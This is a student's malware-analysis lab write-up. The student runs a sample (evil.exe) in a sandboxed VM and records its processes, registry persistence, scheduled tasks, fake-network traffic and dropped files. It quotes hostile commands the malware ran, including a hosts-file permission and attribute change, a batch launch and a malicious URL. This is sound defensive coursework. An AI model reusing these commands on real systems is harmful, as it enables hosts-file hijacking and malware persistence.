Arthur Liou
CS373

Lab 1 Writeup

Prompt:

- Please submit a write-up detailing what you looked at, how you looked at it, what you found, and what conclusions you've come to. Be detailed.

I've added the link to VM instructions and steps below. My write up will be after the steps
VM Instructions: https://oregonstate.instructure.com/courses/1712159/pages/vm-instructions?module_item_id=18495782

Steps: Everything below should be on the VM unless stated otherwise.


1. Go to (Desktop\malware\malwarebasics\Class1\Lab2\Replication\Sample1\0012b0384774e51acd053c0f6b1dd112)
2. Rename this file to evil.exe
3. Startup the following tools from your tools folder on the Desktop:
   - Flypaper (and click start)
   - Fakenet
   - Process Monitor
   - Process Explorer
   - Antispy
4. BE SURE YOU HAVE TAKEN A SNAPSHOT BEFORE THE FOLLOWING STEP
5. Run the malware 'Evil.exe' – note the time your executing it since you can use this timestamp for events in the tools and system-tools of Windows
6. Watch the tools in action, what are you observations in the tools for Evil.exe, what registry keys, files, scheduled tasks etc.
   - Process Monitor, stop the monitoring of the events and look for evil.exe, and examine what happens
   - Investigate process activity with the tools
   - You should find items like below and investigate them:
     - C:\WINDOWS\system32\drivers\etc\hosts /t /g everyone:F
     - cmd /c attrib -r -a -s -h C:\WINDOWS\system32\drivers\etc\hosts
     - cmd /c ""C:\ntldrs\funbots.bat" "
     - "C:\Program Files\Internet Explorer\IEXPLORE.EXE" http://timeless888.com/tong.htm
7. Look at the registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Run\skunser = C:\ntldrs\svchest.exe CreateFile:
8. Look at the output from the tools with regards to network activity.
9. Investigate the file-locations you should have found with the tools used:

- C:\Users\Admin\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\KLTT2YG3\pao[1].exe
- C:\Program Files\tongji2.exe
- C:\ntldrs\svchest.exe
- C:\ntldrs\Isinter.gif
- C:\ntldrs\funbots.bat
- C:\ntldrs\system.yf

10. Process Explorer: By selecting a process with a right-mouse-click you can look into the properties and will find details about the process running – like a strings-dump.
11. Use Windows build in tools and commands to look at the infection. Think about:
    - Windows Search
    - Taskscheduler
    - Command-prompt using commands like: AT, use the 'attrib' command on the malware folder created etc.

Write Up

Step 4


lioua-win-debugee
Stop Enforcing US Keyboard Layout
View Fullscreen
Send Ctrl+Alt+Delete
Process Explorer - Sysinternals: www.sysinternals.com
FakeNet.exe - Shortcut
Process Monitor - Sysinternals: www.sysinternals.com
FlyPaper
Flypaper
Block TCP/IP
Block Program Exit
Start
Done

```
[DNS Query Received.]
  Domain name: 255.255.255.255.in-addr.arpa
[DNS Response sent.]

[DNS Query Received.]
  Domain name: 1.0.100.10.in-addr.arpa
[DNS Response sent.]

[DNS Query Received.]
  Domain name: mzf2008.blog.163.com
[DNS Response sent.]


[Received new connection on port: 80.]
[New request on port 80.]
  GET /blog/static/3559978620114187268502/ HTTP/1.1
  User-Agent: AntiSpy
  Host: mzf2008.blog.163.com

[Sent http response to client.]

[DNS Query Received.]
  Domain name: 206.3.100.10.in-addr.arpa
[DNS Response sent.]
```


- What I looked at: I ran an "evil.exe" malware program.
- How you looked at it: I followed the steps above and tracked the processes through the 5 tools listed above.
- What you found: My observations included, in addition to observing the processes listed in 6 and 9 above, I would see popups, such as for setting up Internet Explorer, windows menu popping up, "Windows Explorer is not responding" error (which might be normal since CPU usage did hit 95%+ and often 100%, leading to slow processing), and some other popups which indicated. In Process Explorer, I saw that evil.exe opened up the command terminal, it's own program of iexplore.exe, and a rundll32.exe
    - When looking at the processes in Process Monitor, looking for the 4 commands below, I could see these run being run via cmd.exe (see Additional Screenshots below)
        - C:\WINDOWS\system32\drivers\etc\hosts /t /g everyone:F
        - cmd /c attrib -r -a -s -h C:\WINDOWS\system32\drivers\etc\hosts

        - cmd /c ""C:\ntldrs\funbots.bat" "
        - "C:\Program Files\Internet Explorer\IEXPLORE.EXE" http://timeless888.com/tong.htm
    - In FakeNet, I found multiple calls to ports with “Windows Media Center PC”, it looks like it was trying to get exe files, gif, txt. It looks like it was trying to maintain a connection “Keep-Alive” and also had a host: www.download.windowsupdate.com” and hisunpharm.com, and also downloading a authrootst1.cab
    - I also went to the evil.exe Properties in Process Explorer, went to the Strings tab, and found a plethora of printable strings.. A lot of gifs, some cmds to drivers/hosts, a “WHAT A FFFING DAY”, a lot of gibberish strings, then a “Task Scheduler” and a whole bunch of the “interactive svchest.exe at every 30 minute interval, includes some execution files, close and creation of registration keys, file downloads, etc. I inspected some of the other sub-exe executions, but thought the “overview” exe would be best to write down and analyze.
        - Student Note to Instructor: I thought opening this up was the most useful part of this lab.
    - Also: Cscls.exe – control ACLs Progress, Attribute utility (attrib.exe), longji2.exe
- What conclusions you've come to: The malware looked like a spam program. It utilized the command terminal, added / altered registry keys and other .exe hosts. Opened a query windows to a specific location to find an exe (the rundll32.exe), which had a target of dsquery.dll. It seemed to open connections and download files (gifs, txt, exe, see Step 9) from multiple URLs. It seemed to schedule an exe to run each half hour and would do a bunch of “random” things (see strings above). It looked like it would rewrite, delete, and create registry keys to prevent the user from being able to block and / or remdy the situation.

Also I found a post / question in Piazza regarding the tools which I found useful as I am a beginner in all the tools. I’ve copied them here for future reference.

- FakeNet emulates the network environment and trick the malware into thinking it is connected to the Internet.
- Process Explorer allows you to view running processes and drill down/explore into those process details.
- ProcMon shows real-time file system, Registry and process/thread activity.
- Antispy allows you to spot malware.
- Flypaper loads as a device driver and blocks all attempts to exit a process, end a thread, or delete memory. All components used by the malware will remain resident in the process list, and will remain present in physical memory.

Additional Screenshots



Process Explorer - Sysinternals: www.sysinternals.com [LIOUA-WIN-DEBUG\Admin]

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		664 K	2,508 K	3624	Host Process for Windows S...	Microsoft Corporation
lsass.exe		2,464 K	7,152 K	484	Local Security Authority Proc...	Microsoft Corporation
lsm.exe		1,204 K	2,912 K	492	Local Session Manager Serv...	Microsoft Corporation
winlogon.exe		1,536 K	4,572 K	404	Windows Logon Application	Microsoft Corporation
explorer.exe		34,284 K	58,284 K	1616	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	1.72	3,624 K	8,084 K	488	VMware Tools Core Service	VMware, Inc.
FakeNet.exe		6,952 K	10,384 K	1552		
ipconfig.exe		212 K	208 K	3296	IP Configuration Utility	Microsoft Corporation
Procmon.exe	0.38	20,292 K	23,324 K	2036	Process Monitor	Sysinternals - www.sysinter...
procexp.exe	0.72	20,032 K	29,468 K	1736	Sysinternals Process Explorer	Sysinternals - www.sysinter...
AntiSpy.exe		6,268 K	16,192 K	1860	Anti Virus & Rootkit Tools	AntiSpy@163.com
EVIL.exe		14,992 K	23,296 K	2880		sofrs
cmd.exe		1,916 K	2,284 K	1444	Windows Command Processor	Microsoft Corporation
schtasks.exe		996 K	3,624 K	1104	Manages scheduled tasks	Microsoft Corporation
iexplore.e		728 K	23,432 K	2452	Internet Explorer	Microsoft Corporation
iexplor		128 K	15,904 K	3988	Internet Explorer	Microsoft Corporation
rundll32.exe		36 K	7,164 K	3568	Windows host process (Run...	Microsoft Corporation

Command Line:
cmd /c ""C:\ntldrs\funbots.bat" "
Path:
C:\Windows\System32\cmd.exe

CPU Usage: 4.92% Commit Charge: 17.19% Processes: 50 Physical Usage: 25.74%


```
  [Received unsupported HTTP request.]

[DNS Query Received.]
  Domain name: 57.4.100.10.in-addr.arpa
[DNS Response sent.]

[DNS Query Received.]
  Domain name: 2.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.i
p6.arpa
[DNS Response sent.]
```

```
C:\Users\Admin\Desktop\Tools\Proc
C:\Users\Admin\Desktop\Tools\Proc
HKCU\Software\Classes
HKCU\Software\Classes\CLSID\{1F
HKCR\CLSID\{1F3427C8-5C10-421
HKCR\CLSID\{1f3427c8-5c10-4210
HKCU\Software\Classes\CLSID\{1f
HKCR\CLSID\{1f3427c8-5c10-4210
HKCR\CLSID\{1f3427c8-5c10-4210
HKCU\Software\Classes\CLSID\{1f
2:12:1...  Explorer.EXE  1616  RegQueryValue  HKCR\CLSID\{1f3427c8-5c10-4210
```

Showing 226,863 of 501,821 events (45%) Backed by virtual memory



Process Explorer - Sysinternals: www.sysinternals.com [LIOUA-WIN-DEBUG\Admin]

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		664 K	2,508 K	3624	Host Process for Windows S...	Microsoft Corporation
lsass.exe		2,464 K	7,152 K	484	Local Security Authority Proc...	Microsoft Corporation
lsm.exe		1,204 K	2,912 K	492	Local Session Manager Serv...	Microsoft Corporation
winlogon.exe	0.01	1,536 K	4,572 K	404	Windows Logon Application	Microsoft Corporation
explorer.exe		34,284 K	58,284 K	1616	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	0.07	3,624 K	8,084 K	488	VMware Tools Core Service	VMware, Inc.
FakeNet.exe		6,952 K	10,384 K	1552		
ipconfig.exe		212 K	208 K	3296	IP Configuration Utility	Microsoft Corporation
Procmon.exe	0.32	20,292 K	23,332 K	2036	Process Monitor	Sysinternals - www.sysinter...
procexp.exe	0.58	20,396 K	30,032 K	1736	Sysinternals Process Explorer	Sysinternals - www.sysinter...
AntiSpy.exe		6,268 K	16,192 K	1860	Anti Virus & Rootkit Tools	AntiSpy@163.com
EVIL.exe		14,992 K	23,296 K	2880		sofrs
cmd.exe		1,916 K	2,284 K	1444	Windows Command Processor	Microsoft Corporation
schtasks.exe		996 K	3,624 K	1104	Manages scheduled tasks	Microsoft Corporation
iexplore.exe		10,728 K	23,428 K	2452	Internet Explorer	Microsoft Corporation
iexplore.exe	< 0.01	5,128 K	15,904 K	3988	Internet Explorer	Microsoft Corporation
rundll32.exe		1,936 K	7,164 K	3568	Windows host process (Run...	Microsoft Corporation

Command Line:
"C:\Program Files\Internet Explorer\IEXPLORE.EXE" SCODEF:2452 CREDAT:14337
Path:
C:\Program Files\Internet Explorer\iexplore.exe
Tabs:
http://timeless888.com/tong.htm - Windows Internet Explorer

CPU Usage: 2.00%


```
  [Received unsup

[DNS Query Receiv
  Domain name: 57.4.100.10.in-addr.arpa
[DNS Response sent.]

[DNS Query Received.]
  Domain name: 2.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.i
p6.arpa
[DNS Response sent.]
```

```
C:\Users\Admin\Desktop\Tools\Proc
C:\Users\Admin\Desktop\Tools\Proc
HKCU\Software\Classes
HKCU\Software\Classes\CLSID\{1F
HKCR\CLSID\{1F3427C8-5C10-421
HKCR\CLSID\{1f3427c8-5c10-4210
HKCU\Software\Classes\CLSID\{1f
HKCR\CLSID\{1f3427c8-5c10-4210
HKCR\CLSID\{1f3427c8-5c10-4210
HKCU\Software\Classes\CLSID\{1f
2:12:1...  Explorer.EXE  1616  RegQueryValue  HKCR\CLSID\{1f3427c8-5c10-4210
```

Showing 226,887 of 502,154 events (45%) Backed by virtual memory



Process Explorer - Sysinternals: www.sysinternals.com [LIOUA-WIN-DEBUG\Admin]
File
Options
View
Process
Find
Users
Help
Config
About
Ring3 Acc

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		664 K	2,508 K	3624	Host Process for Windows S...	Microsoft Corporation
lsass.exe		2,464 K	7,152 K	484	Local Security Authority Proc...	Microsoft Corporation
lsm.exe		1,204 K	2,912 K	492	Local Session Manager Serv...	Microsoft Corporation
winlogon.exe		1,536 K	4,572 K	404	Windows Logon Application	Microsoft Corporation
explorer.exe		34,284 K	58,284 K	1616	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	0.07	3,640 K	8,096 K	488	VMware Tools Core Service	VMware, Inc.
FakeNet.exe		6,952 K	10,380 K	1552		
ipconfig.exe		212 K	208 K	3296	IP Configuration Utility	Microsoft Corporation
Procmon.exe	0.31	20,300 K	23,384 K	2036	Process Monitor	Sysinternals - www.sysinter...
procexp.exe	0.59	20,700 K	30,600 K	1736	Sysinternals Process Explorer	Sysinternals - www.sysinter...
AntiSpy.exe		6,268 K	16,192 K	1860	Anti Virus & Rootkit Tools	AntiSpy@163.com
EVIL.exe		14,992 K	23,296 K	2880		sofrs
cmd.exe		1,916 K	2,284 K	1444	Windows Command Processor	Microsoft Corporation
schtasks.exe		996 K	3,624 K	1104	Manages scheduled tasks	Microsoft Corporation
iexplore.exe		10,728 K	23,428 K	2452	Internet Explorer	Microsoft Corporation
iexplore.exe	< 0.01	5,128 K	15,904 K	3988	Internet Explorer	Microsoft Corporation
rundll32.exe		1,936 K	7,164 K	3568	Windows host process (Run...	Microsoft Corporation

CPU Usage: 2.03%

```
Command Line:
  "C:\Windows\system32\rundll32.exe" dsquery.dll, OpenQueryWindow {16006700-87AD-11D0-9140-00AA00C16E6
   5}
Path:
  C:\Windows\System32\rundll32.exe
Rundll Target:
  c:\windows\system32\dsquery.dll
  Directory Service Find
  Microsoft Corporation
```

```
  [Received un
[DNS Query Rec
  Domain name:
[DNS Response

[DNS Query Rec
  Domain name: 2.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.i
p6.arpa
[DNS Response sent.]
```

```
ools\Proc
\Users\Admin\Desktop\Tools\Proc
\Users\Admin\Desktop\Tools\Proc
KCU\Software\Classes
KCU\Software\Classes\CLSID\{1F
KCR\CLSID\{1F3427C8-5C10-421
KCR\CLSID\{1f3427c8-5c10-4210
HKCU\Software\Classes\CLSID\{1f3
HKCR\CLSID\{1f3427c8-5c10-4210
HKCR\CLSID\{1f3427c8-5c10-4210
HKCU\Software\Classes\CLSID\{1f3
2:12:1...  Explorer.EXE   1616  RegQueryValue  HKCR\CLSID\{1f3427c8-5c10-4210
```

Showing 226,936 of 502,516 events (45%)   Backed by virtual memory